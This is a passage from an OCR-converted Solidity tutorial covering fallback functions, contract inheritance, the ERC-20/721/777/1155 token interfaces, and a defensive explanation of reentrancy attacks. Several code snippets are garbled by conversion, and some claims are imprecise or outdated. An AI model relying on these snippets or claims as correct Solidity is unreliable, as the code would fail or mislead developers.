Fallback functions in Solidity are executed when a function identifier does not match any of the available functions in a smart contract or if there was no data supplied at all. They are unnamed, they can't accept arguments, they can't return anything, and there can only ever be one fallback function in a smart contract. In short, they're a safety valve of sorts. **Fallback functions are executed whenever a particular contract receives plain Ether without any other data associated with the transaction.** This default design choice makes sense and helps protect users, however, depending on your use case, it may be critical that your smart contract receive plain Ether via a fallback function. To do so the fallback function must include the payable modifier:

```
contract ExampleContract {
     function() payable {
       ...
     }
}
```

If there is no `payable` fallback function and the contract receives plain Ether without any other data, the contract will issue an exception and return the Ether to the sender.
What if a contract is supposed to do something once Ether is sent to it? The fallback function can only rely on 2300 gas being available. This doesn't leave much room to perform other operations, particularly expensive ones like writing to storage, creating contracts, calling external functions, and sending Ether.

- fallback functions are particularly important given the immutability of smart contracts
- fallback functions are triggered when a function identifier does not match the available functions in a smart contract or if no data is supplied at all
- fallback functions are executed when a contract receives plain Ether without any other data associated with the transaction
- to receive Ether fallback functions must include the `payable` modifier
- fallback function can only rely on being able to use 2300 gas which leaves little room to perform additional operations
- fallback functions should be made simplistic and inexpensive (not too much gas to execute them)

4.11 Inheritance

Inheritance is one of the most important features of the object-oriented programming language. It is a way of extending the functionality of a program, used to separate the code, reduces the dependency, and increases the re-usability of the existing code. Solidity supports inheritance between smart contracts, where multiple contracts can be inherited into a single contract. The contract from which other contracts inherit features is known as a base contract, while the contract which inherits the features is called a derived contract. Simply, they are referred to as parent-child contracts. The scope of inheritance in Solidity is limited to public and internal modifiers only. Some of the key highlights of Solidity are:

- a derived contract can access all non-private members including state variables and internal methods. But using this is not allowed.
- function **overriding** is allowed provided function signature remains the same. In case of the difference of output parameters, the compilation will fail.
- we can call a super contract's function using a super keyword or using a super contract name.
- in the case of multiple inheritances, function calls using super gives preference to most derived contracts.

Solidity provides different types of inheritance. Functions that can be overriden are defined as 'virtual' on the parent class. This is thought to provide more secure implementations.

4.11.1 Single Inheritance


In Single or single level inheritance the functions and variables of one base contract are inherited to only one derived contract.

Example: In the below example, the contract parent is inherited by the contract child, to demonstrate Single Inheritance.

```
// Solidity program to
// demonstrate
// Single Inheritance
pragma solidity >=0.4.22 <0.6.0;

// Defining contract
contract parent{
    // Declaring internal
    // state variable
    uint internal sum;

    // Defining external function
    // to set value of internal
    // state variable sum
    function setValue() external {
        uint a = 10;
        uint b = 20;
        sum = a + b;
    }
}

// Defining child contract
contract child is parent{
    // Defining external function
    // to return value of
    // internal state variable sum
    function getValue(
    ) external view returns(uint) {
        return sum;
```

```
    }
}

// Defining calling contract
contract caller {
    // Creating child contract object
    child cc = new child();

    // Defining function to call
    // setValue and getValue functions
    function testInheritance(
    ) public returns (uint) {
        cc.setValue();
        return cc.getValue();
    }
}
```

Output :



4.11.2 Multiple Inheritance

In Multiple Inheritance, a single contract can be inherited from many contracts. A parent contract can have more than one child while a child contract can have more than one parent.

Example: In the below example, *contract A* is inherited by *contract B, contract C* is inheriting *contract A*, *and contract B,* thus demonstrating Multiple Inheritance.

```
Solidity

// Solidity program to
// demonstrate
// Multiple Inheritance
pragma solidity >=0.4.22 <0.6.0;

// Defining contract A
contract A {

    // Declaring internal
    // state variable
    string internal x;

    // Defining external function
    // to set value of
    // internal state variable x
    function setA() external {
        x = "GeeksForGeeks";
    }
}

// Defining contract B
contract B {

    // Declaring internal
   // state variable
    uint internal pow;
```

```
    // Defining external function
    // to set value of internal
    // state variable pow
    function setB() external {
        uint a = 2;
        uint b = 20;
        pow = a ** b;

    }
}

// Defining child contract C
// inheriting parent contract
// A and B
contract C is A, B {

  // Defining external function
  // to return state variable x
  function getStr(
  ) external returns(string memory) {
        return x;
    }

    // Defining external function
    // to return state variable pow
    function getPow(
    ) external returns(uint) {
        return pow;
    }
}

// Defining calling contract
contract caller {

    // Creating object of contract C
    C contractC = new C();

    // Defining public function to
    // return values from functions
   // getStr and getPow
    function testInheritance(
    ) public returns(string memory, uint) {
        contractC.setA();
        contractC.setB();
        return (
          contractC.getStr(), contractC.getPow());
    }
}
```

5 Blockchains and tokens

To develop smart contracts and become a blockchain developer, you will need to interact with blockchains. You can do it in different ways:

- with remix tool, you can use a ‘local VM’ to compile e smart contract, and be sure that it would be successfully deployed, but testing it would be more difficult
- you can use install ‘Ganache’ or ‘Ganache-cli’, which creates an Ethereum blockchain with 10 accounts to make all the tests you need to
- you can use external test blockchains (Gorli, Ropsten, Kovan, Rinkeby), interacting with them and deploying real smart contracts, you will need to send to your wallet a few TEST money before doing it.

Beware that only the 'bytecode' is stored on the blockchain. This is potentially a big security issue, because if you rely on someone else's smart contract, you must trust it. You can even know that the source code is claimed to be somewhere, but how do you know that they didn't change it before deploying it ? this could lead to intentional bad code, trapdoors and backdoors, like it happened for an NFT market where the creator had the power to re-assign the token to himself even after it was sold. The creators of a smart contract can upload their source code here, and if you use one you should always check that it has been verified and the read the source code.
https://etherscan.io/verifyContract

Some parts in this chapter have been taken mostly from here:
https://www.leewayhertz.com/erc-20-vs-erc-721-vs-erc-1155/

5.1 Tokens

Ethereum continues to introduce different ERC token standards to make the ecosystem more accessible and to support various use cases. From ERC-20 to ERC-721 to ERC-1155, the Ethereum community has succeeded in making this blockchain a mainstream protocol, which can never be obsolete.
Below, we have discussed how Ethereum token standards have evolved so far and what different ERC token standards are relevant today. Thereby, we will examine the scope of growth and development opportunities on the Ethereum blockchain for worldwide enterprises and users.

In general these tokens are already defined libraries that can be found on github, have already been audited and are probably more secure than the same you could write down on your own:

https://github.com/OpenZeppelin/openzeppelin-contracts/blob/master/contracts/token/ERC20/ERC20.sol

When a token is created, the **total_supply** is defined using the contract's **constructor**, using a local 'storage' variable. Depending on the decisions of the contract's creators, that are usually public and declared before going live with the project, the total_supply could be stable and fixed during time, or new tokens could be 'minted' and/or old tokens could be 'burned'. As long as tokens are transferred from the contract address that created them to other accounts, which happens during contract's creation or later, a dictionary is stored on the blockchain saving the associations accounts->balances. Quite simple right ? Statistics are public and can be found for example here:

https://ethplorer.io/address/0xd533a949740bb3306d119cc777fa900ba034cd52#tab=tab-holders

5.1.1 ERC-20 token standards

ERC-20 was first proposed in 2015, and it was finally integrated into the Ethereum ecosystem two years later in 2017. ERC-20 introduces the token standard for creating fungible tokens on the Ethereum blockchain. Simply put, ERC-20 consists of properties that support the development of identical tokens.
For example, an ERC-20 token representing a currency can act like the native currency of Ethereum, Ether. That means 1 token will always be equal to the value of another token and can be interchangeable for each other. ERC 20 token set standards for the development of fungible tokens, but what does fungible can represent virtually? Let's check them out:

- reputation points of any online platform.
- lottery tickets and schemes.
- financial assets such as shares, dividends, and stocks of a company
- fiat currencies, including USD.
- gold ounce, and much more…

Ethereum requires a robust standard to bring uniformity across the entire operations to support token development and regulate them on the blockchain network. That's where ERC-20 comes into the game.
Developers of the decentralized world widely use ERC-20 token standards for different purposes, like developing interoperable token applications that are compatible with the rest of the products and services available in the Ethereum ecosystem.

Characteristics of ERC-20 tokens

- ERC 20 tokens are another name for "fungible tokens"
- fungibility defines the ability of an asset or Token to be exchanged for assets of the same value, say two 1 dollar notes
- each ERC-20 Token is strictly equivalent to the same value regardless of its feature and structure
- ERC tokens' most popular application areas are Stablecoins, governance tokens, and ICOs

5.1.2 ERC-721: Non- fungible tokens

To understand the ERC-721 standards, you must first understand NFTs (non-fungible tokens). Check our detailed insight explaining NFTs and their role in the decentralized world of blockchain.
The founder and CTO of Cryptokitties (the widespread non-fungible tokens), Dieter Shirley, initially proposed developing a new token type to support NFTs. The proposal for approval later in 2018. It's specialized in NFTs, which means a token developed abiding by the rules of ERC-721 can represent the value of any digital asset that lives on the Ethereum blockchain.
With that, we come to a concluding statement: If ERC-20 are crucial for inventing new cryptocurrencies, ERC-721 is invaluable for digital assets that represent someone's ownership of those assets. ERC-721 can represent the following:

- a unique digital artwork
- tweets and social media posts
- in-game collectibles
- gaming characters
- any cartoon character and millions of other NFTs….

This special type of Token brings amazing possibilities for businesses utilizing NFTs. Likewise, ERC-721 creates challenges for them, and to address these challenges, ERC-721 standards come into play.
Note that each NFTs has a uint256 variable known as tokenId. Hence, for each EBR-721 contract, the pair contract address- uint256 tokenId must be unique.
In addition, dApps should also have a "converter" to regulate the input and output process of NFTs. For example, the converter considers tokenId as input and outputs non-fungible tokens such as an image of zombies, kills, gaming collectibles, etc.

Characteristics of ERC-721 tokens

- ERC-721 tokens are the standards for non-fungible tokens (NFTs)
- these tokens can't be exchanged for anything of equal value since they are one-of-a-kind
- each ERC-721 represents the value of the respective NFT, which may differ
- the most popular application areas of ERC-721 tokens are NFTs in gaming

See also the chapter about NFT for more details on them. ERC-721 is not really a well thought standard, and thus created quite a lot of efficiency problems, due to people trying to surf the hype.

5.1.3 ERC-1155: Multi-token Standard

Combining the abilities of ERC-20 and ERC-720, Witek Radomski (the Enjin's CTO) introduced an all-inclusive token standard for the Ethereum smart contracts. It's a standard interface that supports the development of fungible, semi-fungible, non-fungible tokens and other configurations with a common smart contact.
Now, you can fulfill all your token development needs and address the problems using a single interface, making ERC-1155 a game-changer. The idea of such a unique token standard was to develop a robust smart contract interface that represents and manages different forms of ERC tokens.
Another best thing about ERC-1155 is that it improves the overall functionality of previous ERC token standards, making the Ethereum ecosystem more efficient and scalable.

Characteristics of ERC-1155 tokens

- ERC-1155 is a smart contract interface representing fungible, semi-fungible, and non-fungible tokens.
- ERC-1155 can perform the function of ERC-20 and ERC-720 and even both simultaneously.
- Each Token can represent a different value based on the nature of the token; fungible, semi-fungible, or non-fungible.
- ERC-1155 is applicable for creating NFTs, redeemable shopping vouchers, ICOs, and so on

5.1.4 ERC-777

This one remembers me of an airplane model.

```
// SPDX-License-Identifier: MIT
pragma solidity 0.7.4;

import "http://github.com/OpenZeppelin/openzeppelin-contracts/blob/v3.2.1-solc-
0.7/contracts/token/ERC777/ERC777.sol";
import "http://github.com/OpenZeppelin/openzeppelin-contracts/blob/v3.2.1-solc-
0.7/contracts/token/ERC777/IERC777Sender.sol";
import "http://github.com/OpenZeppelin/openzeppelin-contracts/blob/v3.2.1-solc-
0.7/contracts/token/ERC777/IERC777Recipient.sol";
import "http://github.com/OpenZeppelin/openzeppelin-contracts/blob/v3.2.1-solc-
0.7/contracts/introspection/ERC1820Implementer.sol";
import "http://github.com/OpenZeppelin/openzeppelin-contracts/blob/v3.2.1-solc-
0.7/contracts/introspection/IERC1820Registry.sol";

contract TestERC777 is ERC777 {
    constructor(
        uint256 initialSupply,
        address[] memory defaultOperators
    ) ERC777("Gold", "GLD", defaultOperators) {
        _mint(msg.sender, initialSupply, "", "");
    }
}
```

The ERC-777 provides the following improvements over ERC-20:
Hooks

Hooks are a function described in the code of a smart contract. **Hooks** get called when tokens are sent or received through the contract. This allows a smart contract to react to incoming or outgoing tokens.
The hooks are registered and discovered using the ERC-1820 standard.

Hooks allow **sending tokens to a contract and notifying the contract in a single transaction**, unlike ERC-20, which requires a double call (approve/transferFrom) to achieve this.
Contracts that have not registered hooks are incompatible with ERC-777. The sending contract will abort the transaction when the receiving contract has not registered a hook. This prevents accidental transfers to non-ERC-777 smart contracts. Hooks can reject transactions.

One of the good things about 777 is that it's fully backwards compatible with ERC-20. This means all the same functions must exist including the identical events. Meaning you can actually just treat it as an ERC-20. But be aware of hooks. If you treat it as ERC-20 or not, any registered send or receive hooks will still be triggered regardless. People can abuse this for reentrancy attacks. Simple solution: use **reentrancy guards**.

https://soliditydeveloper.com/erc-777

5.2 How does the interface of ERC-20, ERC-721, and ERC-1155 look like ?

As explained in Solidity, 'interfaces' are list of functions that need to be implemented by object classes that extend those classes, defining a minimal set of functions for the specific uses and needs. They do not imply any type of security implicitly, they are needed to standardize and provide interoperability. But they can be written with hacking purposes, as we have seen in chapter 5.

5.2.1 ERC-20

Following is the basic **interface** of ERC20 that describes the function and event signature of ERC20 contracts, followed by the explanation of each given function:

```
contract ERC20 {
        event Transfer(
                address indexed from,
                address indexed to,
                uint256 value
                );
        event Approval(
                address indexed owner,
                address indexed spender,
                uint256 value
                );
        function totalSupply() public view returns(uint256);
        function balanceOf(address who) public view returns(uint256);
        function transfer(address to, uint256 value) public returns(bool);
        function allowance(address owner, address spender)
        public view returns (uint256);
        function transferFrom(address from, address to, uint256 value)
        public returns (bool);
        function approve(address spender, uint256 value)
        public returns (bool);
}
```

Following are the features and components of the ERC-20 smart contract Interface.

5.2.1.1 totalsupply

The function **totalSupply** is public and thus accessible to all. It displays the total number of tokens that are currently in circulation. Since this **totalSupply** function is labeled with a view modifier, it doesn't consume gas. Moreover, it updates the internal token value totalSupply_ whenever a new token is minted.

```
// its value is increased when new tokens are minted
uint256 totalSupply_;// access the value of totalSupply_
function totalSupply() public view returns (uint256) {
return totalSupply_;
}
```

5.2.1.2 balanceOf

balanceOf is another public with view modifier that makes it accessible to everyone, and it's gas-free. It takes the Ethereum address and returns the tokens to the allocated address.

```
// Updated when tokens are minted or transferred
mapping(address => uint256) balances;// Returns tokens held by the address passed as _owner
function balanceOf(address _owner)
```

```
public view returns (uint256 balance) {
return balances[_owner];
}
```

5.2.1.3 *Approve and transfer*

If you need to transfer ERC20 tokens (not Ethers), there are two possible ways:

- approve() and transferFrom()
- transfer()

The transfer function supposes that the sender of the transaction is also the owner of the tokens, since the transaction is already signed with the sender's private key, everything is fine.

```
function transfer(address _to, uint256 _value) public returns (bool) {
    // Check for blank addresses
    require(_to != address(0)); // Check to ensure valid transfer
    require(_value <= balances[msg.sender]);
    // SafeMath.sub will throw if there is not enough balance.
    balances[msg.sender] = balances[msg.sender].sub(_value);
    balances[_to] = balances[_to].add(_value);
    // Event transfer defined in the ERC 20 interface above
    Transfer(msg.sender, _to, _value);
    return true;
}
```

The transferFrom function instead, allows a third party to transfer the tokens **if the owner has priorly approved the transfer**. For example this could happen in case of exchanges, or even on NFT marketplaces, or even just for security reasons (see the example below). Again you can have a look at openzeppelin code and comments:

```
    /**
     * @dev See {IERC20-approve}.
     *
     * NOTE: If `amount` is the maximum `uint256`, the allowance is not updated on
     * `transferFrom`. This is semantically equivalent to an infinite approval.
     *
     * Requirements:
     *
     * - `spender` cannot be the zero address.
     */
    function approve(address spender, uint256 amount) public virtual override returns
(bool) {
        address owner = _msgSender();
        _approve(owner, spender, amount);
        return true;
    }

    /**
     * @dev Sets `amount` as the allowance of `spender` over the `owner` s tokens.
     *
     * This internal function is equivalent to `approve`, and can be used to
     * e.g. set automatic allowances for certain subsystems, etc.
     *
     * Emits an {Approval} event.
     *
     * Requirements:
     *
     * - `owner` cannot be the zero address.
     * - `spender` cannot be the zero address.
     */
    function _approve(
        address owner,          <- approver
        address spender,        <- exchange or NFT marketplace
        uint256 amount          <- number of Tokens
```

```
    ) internal virtual {
        require(owner != address(0), "ERC20: approve from the zero address");
        require(spender != address(0), "ERC20: approve to the zero address");

        _allowances[owner][spender] = amount;
        emit Approval(owner, spender, amount);
    }
```

Have a look at the following transaction, where tokens have been sent to the '0' address and thus burnt:

https://etherscan.io/tx/0x96a7155b44b77c173e7c534ae1ceca536ba2ce534012ff844cf8c1737bc54921

Many people have addressed the difference in **how** `approve() + transferFrom()` and `transfer()` differ, I would like to explain the **why**.
The above transaction costed the user 195 ETH(~500k USD as of 1/30/2022) due to a lack of understanding of how the WETH contract worked. Since transferring ETH to the WETH contract allows you to mint WETH, they thought that performing the same action (transferring WETH to the WETH contract) would reverse their actions and give back their ETH. However, this is an incorrect assumption, and the only way to get back your ETH from the WETH contract is by calling `withdraw()`. By transferring the WETH to the WETH contract, they effectively burned 195 ETH.
If the WETH contract used the `approve() + transferFrom()` pattern, the user could have avoided this by not transferring the WETH to a contract that cannot accept WETH. Instead, they would simply approve() the transaction and let the contract pull their WETH out using transferFrom().

What us developers should do ?

If every ERC-20 token got rid of their `transfer()` method and replaced it with `approve()` and `transferFrom()`, we could completely avoid the problem where tokens are burned if `transfer()`ed to the wrong place.

5.2.2 ERC-721

To understand how ERC-721 works, let's have a look at its interface added here:

```
contract ERC721 {
    event Transfer(
            address indexed _from,
            address indexed _to,
            uint256 _tokenId
        );
        event Approval(
                address indexed _owner,
                address indexed _approved,
                uint256 _tokenId
                );
        function balanceOf(address _owner)
        public view returns (uint256 _balance);
        function ownerOf(uint256 _tokenId)
        public view returns (address _owner);
        function transfer(address _to, uint256 _tokenId) public;
        function approve(address _to, uint256 _tokenId) public;
        function takeOwnership(uint256 _tokenId) public;

}
```

5.2.2.1 balanceOf

In the below snippet, ownedTokens represents the complete list of token IDs of a particular address. Whereas,**balanceOf** function returns the number of tokens of that address.

```
mapping (address => uint256[]) private ownedTokens;function balanceOf(address _owner)
public view returns (uint256) {
return ownedTokens[_owner].length;
```

```
}
```

5.2.2.2 *OwnerOf*

Mapping token owner takes tokened and outputs the owner of that ID. However, since its visibility is set private, by using the **ownerOf** function, you can set the value of this mapping as public. It also requires a check against zero addresses before it returns the value.

```
mapping (uint256 => address) private tokenOwner;function ownerOf(uint256 _tokenId) public
view returns (address) {
address owner = tokenOwner[_tokenId];
require(owner != address(0));
return owner;
```

}

5.2.2.3 *transfer*

This **transfer** function takes in the new owner's address as _**to** parameter and _**tokenId** of the token being transferred, also note that it can only be called by the owner of token. It must include the logic to check whether the transfer clears approval check, required for a transfer. Then comes the logic to remove token's possession from current owner and add it to the list of tokens owned by new owner.

```
modifier onlyOwnerOf(uint256 _tokenId) {
require(ownerOf(_tokenId) == msg.sender);
_;
}function transfer(address _to, uint256 _tokenId)
public onlyOwnerOf(_tokenId) {
// Logic to clear approval for token transfer // Logic to remove token from current token
owner // Logic to add Token to new token owner
```

}

5.2.2.4 *approve*

Approve is another function for another address to claim the ownership on a given token ID. It is restricted by a modifier only OwnerOf, which explains that only the token oners can access this function for a definite reason.

```
mapping (uint256 => address) private tokenApprovals;modifier onlyOwnerOf(uint256 _tokenId)
{
require(ownerOf(_tokenId) == msg.sender);
_;
}function approvedFor(uint256 _tokenId)
public view returns (address) {
return tokenApprovals[_tokenId];
}function approve(address _to, uint256 _tokenId)
public onlyOwnerOf(_tokenId) {
address owner = ownerOf(_tokenId);
require(_to != owner); if (approvedFor(_tokenId) != 0 || _to != 0) {
tokenApprovals[_tokenId] = _to; // Event initialised in the interface above
Approval(owner, _to, _tokenId);
}
```

}

5.2.2.5 *takeOwnership*

Function **takeOwnership** takes _tokenId and applies the same check on the message sender. If he passes the check logic similar to the transfer function, he must claim the ownership of the **following _tokenID** .

```
function isApprovedFor(address _owner, uint256 _tokenId)
internal view returns (bool) {
return approvedFor(_tokenId) == _owner;
}function takeOwnership(uint256 _tokenId) public {
require(isApprovedFor(msg.sender, _tokenId)); // Logic to clear approval for token transfer
// Logic to remove token from current token owner // Logic to add Token to new token owner
```

5.2.3 ERC-1155

From Openzeppelin documentation:

https://docs.openzeppelin.com/contracts/4.x/erc1155

a useful example that makes you understand much more than many words. In this case, we are talking about a 'gaming multi-token', that would be cheaper to manage. "Enji" is already using it ... and NOOOOOOOOOO this is NOT a financial advise.
Here's what a contract for tokenized items might look like:

```
// contracts/GameItems.sol
// SPDX-License-Identifier: MIT
pragma solidity ^0.8.0;

import "@openzeppelin/contracts/token/ERC1155/ERC1155.sol";

contract GameItems is ERC1155 {
    uint256 public constant GOLD = 0;
    uint256 public constant SILVER = 1;
    uint256 public constant THORS_HAMMER = 2;
    uint256 public constant SWORD = 3;
    uint256 public constant SHIELD = 4;

    constructor() ERC1155("https://game.example/api/item/{id}.json") {
        _mint(msg.sender, GOLD, 10**18, "");
        _mint(msg.sender, SILVER, 10**27, "");
        _mint(msg.sender, THORS_HAMMER, 1, "");     <-NFT, single token
        _mint(msg.sender, SWORD, 10**9, "");
        _mint(msg.sender, SHIELD, 10**9, "");
    }
}
```

Note that for our Game Items, Gold is a fungible token whilst Thor's Hammer is a non-fungible token as we minted only one. The ERC1155 contract includes the optional extension IERC1155MetadataURI. That's where the uri function comes from: we use it to retrieve the metadata uri. Also note that, unlike ERC20, ERC1155 lacks a decimals field, since each token is distinct and cannot be partitioned. Once deployed, we will be able to query the deployer's balance:

```
> gameItems.balanceOf(deployerAddress,3)
1000000000
```

We can transfer items to player accounts:

```
> gameItems.safeTransferFrom(deployerAddress, playerAddress, 2, 1, "0x0")
> gameItems.balanceOf(playerAddress, 2)
1
> gameItems.balanceOf(deployerAddress, 2)
0
```

We can also batch transfer items to player accounts and get the balance of batches:

```
> gameItems.safeBatchTransferFrom(deployerAddress, playerAddress, [0,1,3,4], [50,100,1,1],
"0x0")
>
gameItems.balanceOfBatch([playerAddress,playerAddress,playerAddress,playerAddress,playerA
ddress], [0,1,2,3,4])
[50,100,1,1,1]
```

5.2.3.1 Batch Transfers

The batch transfer is closely similar to regular ERC-20 transfers. Let's look at ERC-20 transferFrom function:

```
// ERC-20
function transferFrom(address from, address to, uint256 value) external returns (bool);
// ERC-1155
function safeBatchTransferFrom(
address _from,
address _to,
uint256[] calldata _ids,
uint256[] calldata _values,
bytes calldata _data
) external;
```

ERC-1155 differs in passing the token value as an array and an array of ids. The transfer results like this:

- transfer 200 tokens with id 5 from **_from** to **_to**
- transfer 300 tokens with id 7 from **_from** to **_to**
- transfer 3 tokens with id 15 from **_from** to **_to**

Apart from utilizing the function of ERC-1155 as **transferFrom**, no transfer, you can utilize it as regular transfer by setting the form address to the address of calling the function.

5.2.3.2 Batch Balance

The respective ERC-20 **balanceOf** call likewise has its partner function with batch support. As a reminder, this is the ERC-20 version:

```
// ERC-20
function balanceOf(address owner) external view returns (uint256);
// ERC-1155
function balanceOfBatch(
address[] calldata _owners,
uint256[] calldata _ids
) external view returns (uint256[] memory);
```

Even simpler for the balance call, we can retrieve multiple balances in a single call. We pass the array of owners, followed by the array of token ids.

For example given _**ids=[3, 6, 13]** and _**owners=[0xbeef…, 0x1337…, 0x1111…],** the return value will be

```
[
balanceOf(0xbeef...),
balanceOf(0x1337...),
balanceOf(0x1111...)
```

5.2.3.3 Batch Approval

```
// ERC-1155
function setApprovalForAll(
address _operator,
bool _approved
) external;
function isApprovedForAll(
address _owner,
address _operator
) external view returns (bool);
```

The approvals here are slightly different than ERC-20. You need to set the operator to approved or not approved using setApprovalForAll rather than approving specific amounts.

5.2.3.4 Receive Hook

```
function onERC1155BatchReceived(
address _operator,
address _from,
uint256[] calldata _ids,
uint256[] calldata _values,
bytes calldata _data
) external returns(bytes4);
```

ERC-1155 supports receive hooks only for smart contracts. The hook function must have to return a predefined magic bytes4 value which is as following:

```
bytes4(keccak256("onERC1155BatchReceived(address,address,uint256[],uint256[],bytes)"))
```


As soon as receiving contracts returns this value, we assume that the contract can now accept the transfer and it understand how to manage ERC-1155 tokens. That's done!


6 Solidity Security

Many hacks have happened because of errors in programming smart contracts. Some of them where trivial errors due to poor coding, no testing and no audits. Some other are extremely complex, difficult to predict until they happen, and often even after they happened, there is no good 'post mortem' publication about how things has gone wrong. Which would be very useful to avoid such errors from happening again in the future.

In 2016 one of the first Decentralized Authority Organization or DAO was hacked because of a '**re-entrancy problem**'. When the transfer function starts and from contract A is called contract B, on contract B is called again contract A overriding the implicitly defined 'fallback function'. The problem is that if the balance update in contract A is called AFTER the funds are transferred calling contract B, you can go on withdrawing funds even if the balance is no more positive.

This is what probably happened in 2016 during the DAO, after which funds have been given back doing a **hard fork**. The old chain is still there for those who didn't agree, because they though that human intervention was against the immutability of the blockchain. This is the split between the vision that "Code is law", "a Blockchain is immutable", and what should be the '**spirit of the code'**, which doesn't always come out so easily, and gets properly translated into the real world. I've taken the expression from "Keir Finlow-Bates", he probably doesn't know me so he won't be offended, but my opinion is that "Code is NOT law" since we should always consider the Spirit and the '**intent**' with which the code was written. Quite clearly, in this case it was a mistake for a kind of problems that were not so easy to imagine and prevent through normal testing procedures. Re-entrancy attacks continued to happen, and we will analyze some of them in detail.





So two workaround solutions exist to avoid such problems, and of course they MUST be used together:

- ensure all **state changes happen before calling external contracts** (for example, update the local balance before calling the external function)
- use **function modifiers that prevent re-entrancy** (i.e. store into a 'flag' if the function was already called and hasn't finished yet its execution, cleaning the flag is the last thing to do after execution)

The above approach is known as the "Check-Effects-Interactions pattern": do all the necessary consistency checks on input parameters using 'require', update the effects on contract's storage variables, call the functions that interact with other contracts.

Some other important thoughts about the above example picture:

- the first step in the evil contract is useful to avoid an infinite withdraw loop. In case the sender's amount of tokens is not updated, the receiver could call back the withdraw function for say 100 times, and steal 99*amount tokens. The 'evil' contract doesn't want to fall in an infinite loop, because running out of gas would make all data of all contracts be restored to their original values, thus the theft wouldn't be successful. Moreover, in this case there would be no real theft to the tokens owned by account A, but tokens would be generated from 'nothing' and given to the receiver (tokens 'inflation').
- let's suppose that the line code "balances[msg.sender] -= _amount" is moved **before** calling the '**transfer**' function from contract A to contract B: this is not enough to solve the problem, since the same re-entrancy attack would withdraw all the sender's tokens, instead of just transfering 'amount' tokens.
- the contract A example above only checks if the balance is higher than the amount tokens to transfer. This is good but should be included in a '**require**' function, that reverts the transaction and stops the execution of the smart contract in case the requirement is not satisfied. In the above example instead, suppose that the amount is 103 and amount is 10. The re-entrancy is done 10 times, the receiver gets 100 tokens instead of just 10. The 11th time, the origin balance is 3 and thus it is not zero. Contract B calls one other time contract A, which checks that the present balance is no more sufficient, and simply exits. The hack is successful anyways, while a 'require' would have saved us in this case.

Follows hereafter from OpenZeppelin code a 'no-reentrant modifier' function. This is well known to all software developers, those working with threading or operative systems, where different processes communicate to each other through the usage of queues, and when there is a single resource that must be used by only one process at a time, you use 'lockers' or 'semaphores' to book that resource and avoid problems. Usually it's just a 'flag', a status variable, the process that takes the flag does what it has to do, and

frees the flag once it's done. The other processes need to sleep for a few seconds and check again if the flag is free or not, or if they have something else to do, they go on with that. One other example is when you have to read or write something on the same file: usually a file can be read by multiple processes at the same time, but it can't be written by multiple processes at the same time. Check my github repo for a Python example.

